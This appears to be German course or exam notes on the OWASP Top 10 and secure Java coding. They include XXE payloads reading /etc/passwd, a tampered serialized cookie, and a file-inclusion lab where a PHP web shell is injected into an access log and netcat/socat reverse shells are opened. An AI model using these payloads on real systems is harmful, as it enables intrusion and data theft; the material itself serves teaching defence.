 - Die meisten Frameworks stellen Methoden zur Ausgabekodierung zur Verfügung (php hat `htmlspecialchars()` oder `htmlspecialchars()`)
- **Content-Security-Policy**, teilt dem Browser mit, welche Domains er als Quelle von vertrauenswürdigen JavaScript-Code akzeptieren soll
 - Verstöße werden in der Browser-Konsole gemeldet
 - Ist CSP aktiv, wird in HTML-Dokumenten eingebetteter JavaScript-Code standardmäßig nicht mehr ausgeführt
 - Deaktiviert standardmäßig auch die `eval()` Funktion von JavaScript
 - **Content-Security-Policy: default-src 'self'** akzeptiert nur vom eigenen Server geladenen Code
 - Events wie `onclick` funktionieren auch nicht mehr

Script mit Positivliste gegen lokales XSS

```
1 <script>
2   var pos=document.URL.indexOf("name=")+5;
3   var name=document.URL.substring(pos, document.URL.length);
```

```
4     if (name.match(/^[a-zA-Z0-9]$/)) {  
5         document.write(name);  
6     } else {  
7         window.alert("Security error");  
8     }  
9 </script>
```

5.6.9 Cross-Site-Request-Forgery

- **Ersetzen** in einer **Referenz** in einem HTML-Dokument durch **Referenz** auf eine **andere Webseite**
- Ein CSRF-Angriff **zwingt** den **Browser** eines Opfers, das sich korrekt authentifiziert hat, dazu, einen **Request an eine verwundbare Webanwendung** zu schicken, die dann die vom Angreifer **gewünschte Aktion im Namen des Opfers ausführt**
- **Beispiel**

```
1 
```

Oben stehendes Tag kann auf Seite des Angreifers stehen und ist erfolgreich, wenn der Browser des Benutzers noch für das Online- Banking authentifiziert ist.

Hauptursache - Browser sendet Berechtigungen in Form von Cookies mit - werden durch XSS begünstigt

Gegenmaßnahmen

- Generieren von nicht vorhersagbaren Autorisierungstokens, welche nicht automatisch mitgesendet werden
- Anschließend verifizieren, dass die abgeschickten Werte für Name und Wert für den aktuellen Benutzer korrekt sind
- Vor sensiblen Aktionen erneute Authentifizierung einsetzen
- **SameSite**-Attribut von **Set-Cookie**. Damit kann eingeschränkt werden, wann Cookies mitgesendet werden
- Filter und Maskierungsfunktionen in PHP e.g. `htmlspecialchars()`, `htmlentities()`

5.7 A4: Unsicherer Entwurf

Der Entwurf berücksichtigt die Risiken für die zu entwickelnde Software nicht angemessen im Kontext des Geschäftsumfelds, der Anwendungsfalls, der Einsatzumgebung etc.

Konsequenz - Notwendige Sicherheitsmaßnahmen sind nicht im Entwurf enthalten und werden dementsprechend auch nicht implementiert

Anmerkungen - Sicherer Entwurf kann durch Fehler in der Implementierung trotzdem zu Schwachstellen führen - Ein unsicherer Entwurf lässt sich selbst durch eine perfekte Implementierung nicht reparieren

Angriffsszenarien

- **Schwachstelle** im Entwurf
 - Einrichten neuer Zugriffsdaten erfolgt über zuvor hinterlegte **Sicherheitsfragen**
- **Angriff**
 - **Social Engineering** zum Ausfragen der Person, um die Personen zu erfragen
- **Problem**
 - Derartige Fragen und Antworten sind kein vertrauenswürdiger Nachweis für die Identität einer Person
- **Anmerkung**
 - Solche Sicherheitsfragen sind durch Standards- und De-Facto-Standards auch verboten
- **Schwachstelle** im Entwurf
 - Es wurde nicht an Schutz vor Bots gedacht, d.h. die Anzahl an Transaktionen in einem kurzen Zeitraum wurde nicht begrenzt
- **Angriff**
 - Bots kaufen und verkaufen für mehr (scalpers)
- **Konsequenzen**
 - Rufschädigung
 - Echte Käufer verärgert

5.7.1 Gegenmaßnahmen

- Anforderungen und Ressourcenverwaltung
 - Anforderungen einsammeln und besprechen
 - Einbeziehen von **Sicherheitsanforderungen**
 - Berücksichtigen, wie einfach die Anwendung zugreifbar ist

- **Budget** für alle Phasen **einplanen**
- Sicherer Entwurf
 - **Permanente Evaluation**
 - Integrieren von **Bedrohungsmodellierung**
 - Fehlerzustände in User Stories festlegen
- Sicherer Software-Entwicklungszyklus
 - Bedrohungsmodellierung
 - Sichere Entwurfsmuster
 - **Bibliotheken mit sicheren Komponenten**
 - **Sicherheitsexperten** in allen Phasen eingebunden
 - Hilfestellung durch OWASP Software Assurance Maturity Model (SAMM)
- Implementierung
 - Plausibilitätsprüfungen einbauen
 - **Unit- und Integrationstests**
 - **Schichtentrennung**
 - Mandaten trennen
 - Begrenzung des Ressourcenverbrauchs durch Benutzer und Dienste

5.8 A5: Fehlerhafte Sicherheitskonfiguration

Konfigurationseinstellungen können zu Sicherheitslücken führen

- **Beispiele**
 - **Unsauber definierte Berechtigungen** für Cloud-Services
 - **Unnötige Funktionalität** installiert und/oder aktiviert (Ports/Dienste/Benutzerkonten etc.)
 - **Standardbenutzerkonten** und Standardpasswörter
 - Detailinformationen (e.g. **Stack Traces**) in Fehlermeldungen
 - System **veraltet**
 - **Keine sichere Vorbelegung**
 - **Directory Listing** aktiviert
- **Auswirkung**
 - Unberechtigter Zugriff auf Daten und Funktionen, manchmal sogar das ganze System

5.8.1 Gegenmaßnahmen

- Implementierung von **sicheren Installationsprozessen**
 - Wiederholbar, automatisierbar
 - Verwendung einer minimalen Plattform
 - Regelmäßige Updates
 - Verwendung von Sicherheitsdirektiven wie Header-Fehler e.g. CSP, HSTS

5.8.2 XML External Entities (XXE)

- **Ablauf**

- XML-Dokument enthält Verweis (URI) auf eine externe Entität
- XML-Dokument wird auf eine Web-Seite hochgeladen
- Web-Seite verarbeitet das XML-Dokument durch einen verwundbaren XML-Prozessor
- Der XML-Prozessor löst den Verweis auf die externe Entität auf und wertet diese aus
- Dadurch wird der Schadcode ausgeführt

- **Auswirkungen**

- Auslesen von Daten
- Anfragen ausgehend vom übernommenen Server verschicken
- Interne Systeme “scannen”
- DoS

- **Angriff**

- Auslesen von Dateien aus dem Dateisystem des Servers:

```
1 <?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [ <!
  ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <foo>&xxe;</foo>
```

- Durchführen von Anfragen auf Server, auf die ein Angreifer sonst nicht direkt zugreifen kann. Dadurch lassen sich auf Firewalls umgehen oder die Quelle von Angriffen wie Port-Scans verschleiern

```
1 <?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [ <!
  ELEMENT foo ANY > <!ENTITY xxe SYSTEM "http://server.com/path"
  >]> <foo>&xxe;</foo>
```

- **Ursachen**

- Anwendunge akzeptiert direkt oder per Upload XML-Dokumente aus nicht vertrauenswürdigen Quellen
- Anwendung fügt nicht vertrauenswürdige Daten in XML-Dokumente ein
- SOAP vor 1.2

- **Gegenmaßnahmen**

- Schwachstellen Scan durchführen
- Verwendung einfacher Datenformate e.g. JSON
- Serialisieren sensibler Daten vermeiden
- XML-Prozessoren Updaten
- SOAP aktualisieren
- Verarbeitung von externen XML-Entitäten ausschalten

5.9 A6: Nicht aktuelle Komponenten mit Schwachstellen

Anwendung enthält **bekannte Schwachstellen**, für die es vielleicht sogar schon vorbereitete Angriffe (Exploits) gibt. Schwachstellen kommen häufig durch die Verwendung von Drittkomponenten wie Frameworks oder Bibliotheken in die Anwendung.

- **Beispiele**

- Version direkt oder indirekt verwendeter Komponenten sind nicht bekannt
- Komponenten **nicht aktuell** oder werden **nicht mehr gewartet**
- **Kein regelmäßiger Schwachstellenscan**
- **Kompatibilität** von neuen Versionen wird **nicht getestet**

- **Auswirkungen**

- Gering bis komplette **Übernahme des Systems**

- **Angriffsszenarien**

- Komponenten laufen mit denselben Berechtigungen wie die Anwendung in denen sie verwendet werden. Verursacht durch e.g. Programmierfehler oder Backdoor
- Ermitteln von IoT-Komponenten mit bekannten Schwachstellen e.g. Heartbleed über eine Suchmaschine

- **Maßnahmen**

- **Entfernen** von **nicht verwendeten Abhängigkeiten** und unnötiger Funktionalität
- Regelmäßige **Inventarisierung**

- **OWASP Dependency Check** durch Maven-Plugin e.g. `mvn verify` oder `mvn org.owasp:dependency-check-maven:check`
- **Mitverfolgen** von sicherheitsrelevanten **Nachrichten**
- Komponenten nur aus **öffentlichen Quellen** und aus sicheren Verbindungen beziehen
- **Virtual Patching** von nicht mehr maintainten Komponenten

5.10 A7: Fehlerhafte Identifizierung und Authentifizierung

Fehler bei der Bestätigung der Identität von Benutzern, der Authentisierung oder der Sitzungsverwaltung

• Beispiele

- Anwendung erlaubt brute-force Angriffe
- Anwendung verwendet **Standardpasswörter** oder schwache Passwörter
- **Schwache Methode zum wiederherstellen des Zugangs** nach Passwortverlust
- **Speichern** von Passwörtern **im Klartext** oder mit schwacher Hash-Funktion
- **Keine Mehrfaktorauthentifizierung**
- Fehlerhafte Sitzungsverwaltung (Session-ID in URL, Reuse von Session-IDs)

• Angriffsszenarien

- Credential Stuffing (Brute Force mit dictionary)
- Erraten schwacher Passwörter

• Maßnahmen

- **Mehrfaktorauthentifizierung**
- Anwendungen **nie** mit **Standardzugangsdaten** ausstatten
- **Neue** oder geänderte **Passwörter** auf ihre **Stärke überprüfen**. Auch prüfen, ob diese zu den 10.000 schlechtesten Passwörtern gehören
- Aktuelle **Standards berücksichtigen**
- Härtung gegen Enumeration Attacks
- Fehlgeschlagene Anmelungsversuche begrenzen

5.10.1 Fehlerhaftes Session-Management

• Bedrohung

- Angreifer **übernimmt** die **Sitzung** eines authentifizierten Nutzers Ursachen
- Zu einfache oder nicht verschlüsselte Passwörter

- Angreifer erhält Zugriff auf die Session ID - Keine Mehrfaktorauthentifizierung

- **Beispiele**

- `jsessionid` in URL e.g. `http://example.com/sale/saleitems;jsessionid=2P00C2JDPXM00Q SNDLPSKHCJUN2JV?dest=Hawaii`
- Gültigkeitsdauer einer Sitzung zu lange
- Defizite beim Session-Management
- HTTP zustandslos
- Session vom Benutzer über mehrere Anfragen hinweg zu identifizieren
- Session-IDs als Authentisierungstokens
- Durchgängige verwendung von SSL
- Fehlende Cookie-Optionen (`http-only`, `secure`) oder fehlender `session-timeout`
- Session-IDs nicht ausreichend zufällig
- Schwache Passwörter

- **Schutz der Session ID**

- Session-ID nur per SSL übertragen
- Zugriff auf Session-ID durch Clientseitige Skripte unterbinden
- Timeout für automatischen Logout setzen
- Cookie als "Tracking Mode" für die `JSESSIONID` konfigurieren
- Alle `<http-method>`-Tags entfernen

- **Beispiel durch Maßnahmen in `web.xml`**

```
1 <session-config>
2   <cookie-config>
3     <secure>
4       true
5     </secure>
6     <http-only>
7       true
8     </http-only>
9   </cookie-config>
10  <session-timeout>
11    15
12  </session-timeout>
13  <tracking-mode>
14    COOKIE
15  </tracking-mode>
16 </session-config>
```

- **Gegenmaßnahmen**

- Brute Force durch ausprobieren von Passwörtern durch CAPTCHAs verhindern
- Schlechte Logout-Funktionalität absichern, indem Session-Informationen vollständig gelöscht werden
- Keine Passwörter im Klartext speichern, sondern auf Hash-Funktionen mit Salt verlassen
- Bei jedem Zugriff auf eine Seite im Intranet muss geprüft werden, ob eine Authentisierung stattgefunden hat

5.11 A8: Fehlerhafte Software und Datenintegrität

Treffen von **Annahmen** e.g. über Software-Updates, kritische Daten oder CI/CD Pipelines **ohne** deren **Gültigkeit zu überprüfen**

- **Beispiele**

- Anwendungen verwenden Bibliotheken aus nicht vertrauenswürdigen Quellen oder CDNs
- Durch unsichere CI/CD-Pipeline besteht Möglichkeit zum unberechtigten Zugriff
- Automatische Updates ohne Integritätsprüfung

- **Angriffsszenarien**

- Update ohne Signatur
- Router oder andere Geräte prüfen oft nicht auf Signaturen und sind leichte Angriffsziele
- Solarwinds: Updates mit Schadcode
- Sichere Buildprozesse umgangen und Schadcode eingeschläust

5.11.1 Gegenmaßnahmen

- Verwenden digitaler **Signaturen**
- Sicherstellen, dass Dependencies aus **vertrauenswürdigen Repositories** stammen
- Sicherstellen, dass Werkzeuge zur Überprüfung der Supply-Chain eingesetzt werden e.g. **OWASP Dependency Check**
- **Review Process** für Code- und Konfigurationsänderungen
- **Saubere** Trennung, Konfiguration und Zugangssteuerung in der **CI/CD Pipeline**
- **Serialisierte Daten** nur **signiert** oder **verschlüsselt** übertragen

5.11.2 Unsichere Deserialisierung

Anwendunge enthält serialisierte Objekte/Datenstrukturen e.g. als XML-, JSON- oder Binär-Dokumente und baut daraus durch Deserialisierung entsprechen Objekte/Datenstrukturen wieder neu im eigenen Kontext auf

- Die **serialisierten Daten** können **manipuliert** sein, um gezielt Werte zu verändern oder Code auf dem Zielsystem auszuführen
- **Anfällig** sind e.g.
 - Fern- und Interprozesskommunikation: RPC und IPC
 - **Web Services**
 - Message Broker
 - Caching- / Persistenz-Komponenten
 - HTTP **Cookies**, HTML Formulare, **Tokens** zur Authentifizierung über APIs
- **Auswirkungen**
 - Komplette **Übernahme** des Zielsystems und eventuelle Ausbreitung
- **Angriffsszenarien**
 - Eine PHP-Anwendung verwendet Objektserialisierung, um “Super-Cookie” zu speichern `a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user"; i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960"};`
 - Angreifer modifiziert das serialisierte Objekt, um sich selbst administrative Rechte zu geben `a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin"; i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960"};`
 - Eine React-Anwendung ruft verschiedene Spring-Boot Microservices auf
 - Durch Verwendung des funktionalen Programmierparadigmas soll der Code der Anwendung unveränderbar sein (immutable)
 - Zur Realisierung wird der Anwendungszustand mit jeder Anfrage zwischen Client und Server serialisiert hin- und geschickt
 - Einem Angreifer fällt die Java-Object-Signatur “R00” auf
 - Der Angreifer verwendet dann die “Java Serial Killer”-Erweiterung für Burp-Suite, um eigenen Code auf dem Server auszuführen
- **Gegenmaßnahmen**
 - **Keine serialisierten Objekte aus nicht vertrauenswürdigen Quellen** akzeptieren
 - Nur Serialisierungsmedien verwenden, die ausschließlich **primitive Datentypen** erlauben
 - **Signaturen**
 - **Typenprüfung**
 - Code zur Deserialisierung in **isolierter Umgebung** ausführen

5.12 A9: Fehlerhaftes Logging und Monitoring

Angriffe und **Angriffsversuche** werden **nicht erkannt**, wenn nicht alle Aktionen protokolliert werden. Wenn Angreifer evtl. Zugriff auf Log-Einträge haben, ist das Entwurfsmuster “Fehlerhafte Berechtigungsprüfung” zu erkennen.

- **Beispiele**

- **Nicht protokollierte** erfolgreiche und fehlgeschlagene **Login-Versuche**
- Nicht protokollierte Systemaktionen
- **Fehler**, Ausnahmen und Warnungen werden nicht oder **nicht ausreichend protokolliert**
- Log-Dateien werden nicht automatisiert auf verdächtiges Verhalten überwacht
- Logs werden nur lokal gespeichert
- **Uhrzeiten sind nicht synchronisiert**
- Es sind **keine** angemessenen **Schwellwerte** für das Auslösen von **Alarmen** festgelegt
- Es werden keine Alarme ausgelöst, wenn ein Pentest durchgeführt wird
- **Angriffe werden nicht in Echtzeit erkannt**

- **Angriffsszenarien**

- Angreifer scannen eine Anwendung auf typische Passwörter und sehen nur fehlgeschlagene Logins
- **Brute Force** möglich
- Firma verwendet Sandbox zur Analyse von E-mail anhängen
- Schadsoftware wird in Anhang gepackt, erkannt, aber niemand kümmert sich darum

5.12.1 Gegenmaßnahmen

- Sicherstellen, dass alle Vorgänge mit relevanten Kontextinformationen protokolliert werden (Logins, Fehlerhafte Logins, Eingabevalidierungsfehler, Fehler, IP, Session, Benutzer, Zeitstempel)
- Lange genug speichern, um forensische Analyse durchführen zu können
- Verwendung von Monitoring (SIEM, XDR, Elasticsearch, Kibana)
- Verwendung eines standardisierten Log-Formats, damit diese einfach ausgewertet werden können
- Log-Dateien append-only
- Incident Response and Recovery Plan etablieren
- Verwendung von Frameworks zum Schutz von Anwendungen (OWASP AppSensor, ModSecurity)

5.13 A10: Server-Side Request Forgery (SSRF)

Eine Anwendung lädt eine Resource (über das Netzwerk) anhand einer URL, die vom Benutzer angegeben wird, ohne diese URL zu überprüfen

- **Beispiel**

- Angreifer stellt einen Request zusammen und **zwingt die Anwendung diese Request an ein Ziel zuschicken**, welches so von der Anwendung nicht vorgesehen war

- **Probleme**

- Funktioniert auch, wenn Schutzmechanismen vorhanden sind, wie e.g.
 - * Web Application Firewall
 - * VPN
 - * Network Access Control List (ACL)
 - * Das Laden von Inhalten über URLs ist gerade in modernen Web-Anwendungen ein grundlegender Mechanismus, siehe AJAX oder fetch-API

- **Angriffsszenarien**

- **Scan der Ports** interner Server
- Wenn das Netzwerk nicht segmentiert ist, können Angreifer die **internen Systeme ermitteln** und auch herausfinden, ob Ports auf internen Servern offen oder geschlossen sind
- Port-Scan funktioniert dadurch, dass die Ergebnisse von Verbindungen zu internen Servern mittels SSRF ausgewertet werden
- Abhängig vom Ergebnis oder der Responsetime ergibt sich dann, ob Port offen oder geschlossen ist
- **Preisgabe von sensiblen Daten**
- Angreifer können auf lokale Dateien oder interne Dienste zugreifen, um sensible Informationen zu gewinnen.
- Zugriff auf Metadatenpeicher von Cloud-Diensten
- Viele Cloud-Anbieter haben einen Metadatenpeicher
- Angreifer können mittels SSRF die Metadaten auslesen und so sensible Informationen gewinnen
- Kompromittiere interner Dienste
- Angreifer können interne Dienste missbrauchen, um weitere Angriffe durchzuführen (Remote Code Execution, DoS)

5.13.1 Gegenmaßnahmen

- **Mehrstufige Verteidigung**

- Maßnahmen auf Netzwerkebene
 - **Netzwerksegmentierung**
 - **Deny by default**
- Maßnahmen auf Anwendungsebene
 - Bereinigen und **Validieren sämtlicher Eingabedaten**, die vom Client kommen
 - **Positivlisten**
 - Keine Antworten im Reinformat senden
 - HTTP-Umleitung ausschalten
- Zusätzliche Maßnahmen
 - **Keine anderen sicherheitsrelevanten Dienste auf System installieren**, die direkt vom Internet aus zugänglich sind

5.13.2 File Inclusion

- **Anfälliger Code**

```
1 <?php
2     $file = $_GET['page']; //The page we wish to display
3     $ext = substr($file, strrpos($file, '.') + 1); // get file
           extension
4     if($ext != "php") { // allow only php files for inclusion
5         unset($file);
6     }
7     include($file);
8 ?>
```

- **Angriff**

```
1 nc 172.17.0.1 80 # Connect via netcat
2 <?php echo shell_exec($_GET['cmd']); ?> # Insert php into access.log
```

Dann lokal einen Listener starten:

Netcat:

```
1 nc -lnvp 4242 # Listener starten
```

Socat:

```
1 socat -dd TCP-LISTEN:4444 STDOUT
```

Im Browser, folgende URL verwenden:

Netcat:

```
1 localhost/vulnerabilities/fi/?cmd=nc%20-e%20/bin/sh
  %20172.17.0.1%204242&page=../../../../../../../../var/log/apache2/
  access.log
```

Socat:

```
1 localhost/vulnerabilities/fi/?cmd=socat%20TCP4:172.17.0.1:4444%20EXEC:/
  bin/bash&page=../../../../../../../../var/log/apache2/access.log
```

- **Gegenmaßnahmen**
- **Eingabevalidierung**
- Indirekter Zugriff mit Lookup-Tabelle, e.g. einfach einen Switch-case mit den möglichen Files

6 Aufgabe 5: Sichere Programmierung (secure coding) (10 Punkte)

6.1 Implementierung einer Datenstruktur in Java

Gegeben sei die **folgende Definition** einer Datenstruktur:

```
1 List<String> data = new ArrayList<String>(MAX);
```

Dabei ist **MAX** folgendermaßen definiert:

```
1 private static final int MAX = 100;
```

Eine Methode mit der untenstehenden Signatur soll einen **Wert an einer bestimmten Position in der Datenstruktur data eintragen** :

```
1 void setElementToExtraPosition(int extra, String element);
```

Die Position soll **berechnet** werden aus der aktuellen **Position** (*current*) und dem als Methodenparameter angegebenen **Versatz** (*extra*). Sowohl *current*, als auch *extra* sollen vom Typ **int** sein.

Falls die neue **Einfügeposition** außerhalb des Wertebereichs der Indizes der Datenstruktur liegt, soll eine **Ausnahme** (*IllegalArgumentException*) **ausgelöst werden**.

Rufen Sie die Funktion `setElementToExtraPosition()` mit verschiedenen Werten auf.

Was geschieht, wenn Sie **folgende Werte** verwenden:

```
1 current = 50
2 extra = Integer.MAX_VALUE;
```

Was würde geschehen, wenn Sie ein Element auf Position `current = 50` eintragen und anschließend ein Element auf der folgenden Position eintragen:

```
1 current + Integer.MIN_VALUE + Integer.MIN_VALUE
```

```
1 import java.math.BigInteger;
2 import java.util.ArrayList;
3 import java.util.List;
4
5 public class IntegerOverflow {
6
7     private static final int MAX = 100; // Integer.MAX_VALUE + 1
8
9     private int current;
10    private List<String> data;
11
12    public IntegerOverflow() {
13        current = 0;
14        data = new ArrayList<String>(MAX);
15        for (int i = 0; i < MAX; i++) {
16            data.add(i, "");
17        }
18    }
19
20    public static void main(String[] args) {
21        IntegerOverflow io = new IntegerOverflow();
22        io.process();
23    }
24
25    private void process() {
26        System.out.println("Liste im Initialzustand:");
27        System.out.println(data.toString());
28
29        current = 50; // Integer.MAX_VALUE
30
31        data.set(current, "Alter Wert");
32        System.out.println("\nListe nach Setzen eines Wertes auf
33        Position current = " + current);
34        System.out.println(data.toString());
35
36        int extra = Integer.MAX_VALUE + Math.abs(Integer.MIN_VALUE) +
37        1;
38        // int extra = Math.abs(Integer.MIN_VALUE) + 1;
39        // int extra = Integer.MAX_VALUE;
40        // System.out.println("\nBerechnung des extra-Index durch Integer.
41        MAX_VALUE + Math.abs(Integer.MIN_VALUE) + 1 = " + extra);
42        System.out.println("\nextra-Index: " + extra);
43    }
44 }
```

```
40
41     setElementToExtraPosition(extra, "Neuer falscher Wert");
42     System.out.println("\nListe nach Setzen eines Wertes auf
        Position current (" + current + ") + extra (" + extra + ") =
        " + (current + extra));
43     System.out.println(data.toString());
44
45 //     setElementToExtraPositionMoreSecure(extra, "Neuer Wert More
Secure");
46 //     System.out.println("\nListe nach Setzen eines Wertes auf
Position current (" + current + ") + extra (" + extra + ") = " + (
current + extra));
47 //     System.out.println(data.toString());
48 //
49 //     setElementToExtraPositionSecure(extra, "Neuer Wert Secure");
50 //     System.out.println("\nListe nach Setzen eines Wertes auf
Position current (" + current + ") + extra (" + extra + ") = " + (
current + extra));
51 //     System.out.println(data.toString());
52
53 }
54
55 private void setElementToExtraPosition(int extra, String element) {
56 //     System.out.println("current + extra = " + (current + extra));
57     if (extra < 0 || current + extra > MAX) {
58         throw new IllegalArgumentException();
59     }
60     data.set(current + extra, element);
61 }
62
63 private void setElementToExtraPositionMoreSecure(int extra, String
element) {
64     if (extra < 0 || current > MAX - extra) {
65         throw new IllegalArgumentException();
66     }
67     data.set(current + extra, element);
68 }
69
70 private void setElementToExtraPositionSecure(int extra, String
element) {
71     BigInteger currentBig = BigInteger.valueOf(current);
72     BigInteger maxBig = BigInteger.valueOf(MAX);
73     BigInteger extraBig = BigInteger.valueOf(extra);
74     if (extra < 0 || currentBig.add(extraBig).compareTo(maxBig) >
0) {
75         throw new IllegalArgumentException();
76     }
77     data.set(current + extra, element);
78 }
79 }
```


6.2 Secure Coding

Implementieren Sie die mit **TODO** markierten Stellen

Das Vorhandensein eines `AttackThreads` gibt Ihnen einen **Hinweis** worauf Sie in Ihren Implementierungen achten sollten.

Was müssen Sie noch in Ihrer Implementierung beachten?

`Person.java`

```
1 package toctou_solution;
2
3 public class Person {
4
5     private String username;
6     private String passwort;
7     private Double gewicht;
8
9     public Person(String username, String passwort, Double gewicht) {
10         super();
11         this.username = username;
12         this.passwort = passwort;
13         this.gewicht = gewicht;
14     }
15
16     public String getUsername() {
17         return username;
18     }
19
20     public void setUsername(String username) {
21         this.username = username;
22     }
23
24     public String getPassword() {
25         return passwort;
26     }
27
28     public void setPassword(String passwort) {
29         this.passwort = passwort;
30     }
31
32     public Double getGewicht() {
33         return gewicht;
34     }
35
36     public void setGewicht(Double gewicht) {
37         this.gewicht = gewicht;
38     }
39
40     @Override
```

```
41     public String toString() {
42         return "Person [username=" + username + ", password=" +
            password + ", gewicht=" + gewicht + "]";
43     }
44 }
```

TOCTOU.java

```
1  package toctou_solution;
2
3  import java.util.logging.Logger;
4
5  import toctou.exception.PersonException;
6
7  public class TOCTOU {
8
9      private static Logger logger = Logger.getLogger(TOCTOU.class.
        getName());
10
11     class AttackThread extends Thread {
12
13         private Person person;
14
15         public AttackThread(Person p) {
16             this.person = p;
17         }
18
19         @Override
20         public void run() {
21             try {
22                 Thread.sleep(500);
23             } catch (InterruptedException e) {
24                 // TODO Auto-generated catch block
25                 e.printStackTrace();
26             }
27             person.setPassword("pwnd");
28             person.setGewicht(1000.0d);
29         }
30     }
31
32     private boolean validatePerson(Person p) {
33         // TODO: Rufen Sie die entsprechenden Methoden der Klasse
34         // Validator auf.
35         logger.info("Validiere Person : " + p);
36         Validator v = Validator.getInstance();
37         if (!v.checkValidString(p.getUsername())) {
38             return false;
39         }
40         if (!v.checkValidPassword(p.getPassword())) {
41             return false;
42         }
43     }
44 }
```

```
42         if (!v.checkValidDouble(p.getGewicht())) {
43             return false;
44         }
45         return true;
46     }
47
48     public void speicherePerson(Person p) throws PersonException {
49         // TODO: Validieren Sie das Argument p durch Aufruf der Methode
50             validatePerson()
51         // Remove the following line of code to demonstrate a
52             successful attack.
53         Person person = new Person(p.getUsername(), p.getPassword(), p.
54             getGewicht());
55         if (!validatePerson(person)) {
56             throw new PersonException("Person enthält ungültige Werte:
57                 " + person);
58         }
59         try {
60             Thread.sleep(3000);
61         } catch (InterruptedException e) {
62             // TODO Auto-generated catch block
63             e.printStackTrace();
64         }
65         logger.info("Person " + person + " erfolgreich gespeichert.");
66     }
67
68     public static void main(String[] args) {
69         TOCTOU t = new TOCTOU();
70         Person person = new Person("sheldon", "abc123xyz!", 73.0);
71         AttackThread at = t.new AttackThread(person);
72         at.start();
73         try {
74             t.speicherePerson(person);
75         } catch (PersonException e) {
76             // person.setUsername("xxxxxxxxxxxxxx");
77             // person.setUsername(null);
78             // person.setPassword("xxxxxxxxxxxxxx");
79             // person.setPassword(null);
80             // person.setGewicht(0.0);
81             // person = null;
82             logger.warning(e.getMessage());
83         }
84
85         try {
86             at.join();
87         } catch (InterruptedException e) {
88             // TODO Auto-generated catch block
89             e.printStackTrace();
90         }
91         System.out.println("Inhalt von Person am Ende des Programms: "
92             + person);
93     }
94 }
```

```
88     }  
89 }
```

Validator.java

```
1  package toctou_solution;  
2  
3  public class Validator {  
4      private static Validator validator = new Validator();  
5  
6      public static Validator getInstance() {  
7          return validator;  
8      }  
9  
10     public boolean checkValidString(String s) {  
11         // TODO: Implementieren Sie die Prüfung von Zeichenketten so,  
12         //      dass  
13         //      1. null-Strings und leere Zeichenketten NICHT erlaubt  
14         //      sind  
15         //      2. nur Klein- und Großbuchstaben erlaubt sind.  
16         //      Zeichenketten dürfen eine beliebige Länge haben.  
17         if (s == null) {  
18             return false;  
19         }  
20         String pattern = "[a-zA-Z]+";  
21         return s.matches(pattern);  
22     }  
23  
24     public boolean checkValidPassword(String s) {  
25         // TODO: Implementieren Sie die Prüfung von Passwörtern so,  
26         //      dass  
27         //      1. null-Strings und leere Zeichenketten NICHT erlaubt  
28         //      sind  
29         //      2. ein Passwort mindestens 10 Zeichen haben muss.  
30         if (s == null || s.trim().isEmpty()) {  
31             return false;  
32         }  
33         if (s.length() < 10) {  
34             return false;  
35         }  
36         return true;  
37     }  
38  
39     public boolean checkValidDouble(Double d) {  
40         // TODO: Implementieren Sie die Prüfung von Gewichtsangaben so,  
41         //      dass das Gewicht zwischen 0.0 und 300.0 Kg liegen muss.  
42         if (d == null) {  
43             return false;  
44         }  
45         if (d < 0.0d || d > 300.0d) {  
46             return false;  
47         }  
48     }  
49 }
```

```
42     }  
43     return true;  
44 }  
45 }
```

TOOD: Add Interpretation

7 Aufgabe 6: Authentisierung/Authentifizierung (3+2 = 5 Punkte)

7.1 Grundlagen

Authentisierung

- **Nachweis einer Eigenschaft** / Bezeugung der Echtheit
- i.d.R.
 - **Sicherstellung der Identität**
 - Nachweis einer Person, dass sie tatsächlich diejenige Person ist, die sie vorgibt zu sein
 - Person legt also Nachweise vor, die ihre Identität bestätigen sollen
 - Beantwortung der Frage “Wer bin ich?”

Authentifizierung

- **Prüfung der behaupteten Authentisierung** / Vorgang der Echtheitsprüfung
- Verifizieren der behaupteten Eigenschaft durch Überprüfen der vorgelegten Nachweise
- Authentifizierung gilt solange, bis der betreffende Kontext bzw. betreffende Modus verlassen oder verändert wird



Abbildung 7: AuthN

Autorisierung

- **Einräumen von speziellen Rechten** für authentifizierte Personen / Systeme
- Zuweisung von Rechten in Abhängigkeit der jeweiligen Identität
- Rolle r hat Berechtigung b

Authentisierungsmethoden

- **Wissen:** Passwort, PIN
- **Besitz:** Token, Zertifikat
- **Eigenschaften:** Biometrische Daten

Starke Authentisierung

- keine statischen Passwörter
- keine schwachen Passwörter
- Mehrfaktor Authentifizierung
 - Kombinationen von Wissen, Besitz und Eigenschaften
- Nicht abhörbar (e.g. Einmalpasswörter)

7.2 OAuth2

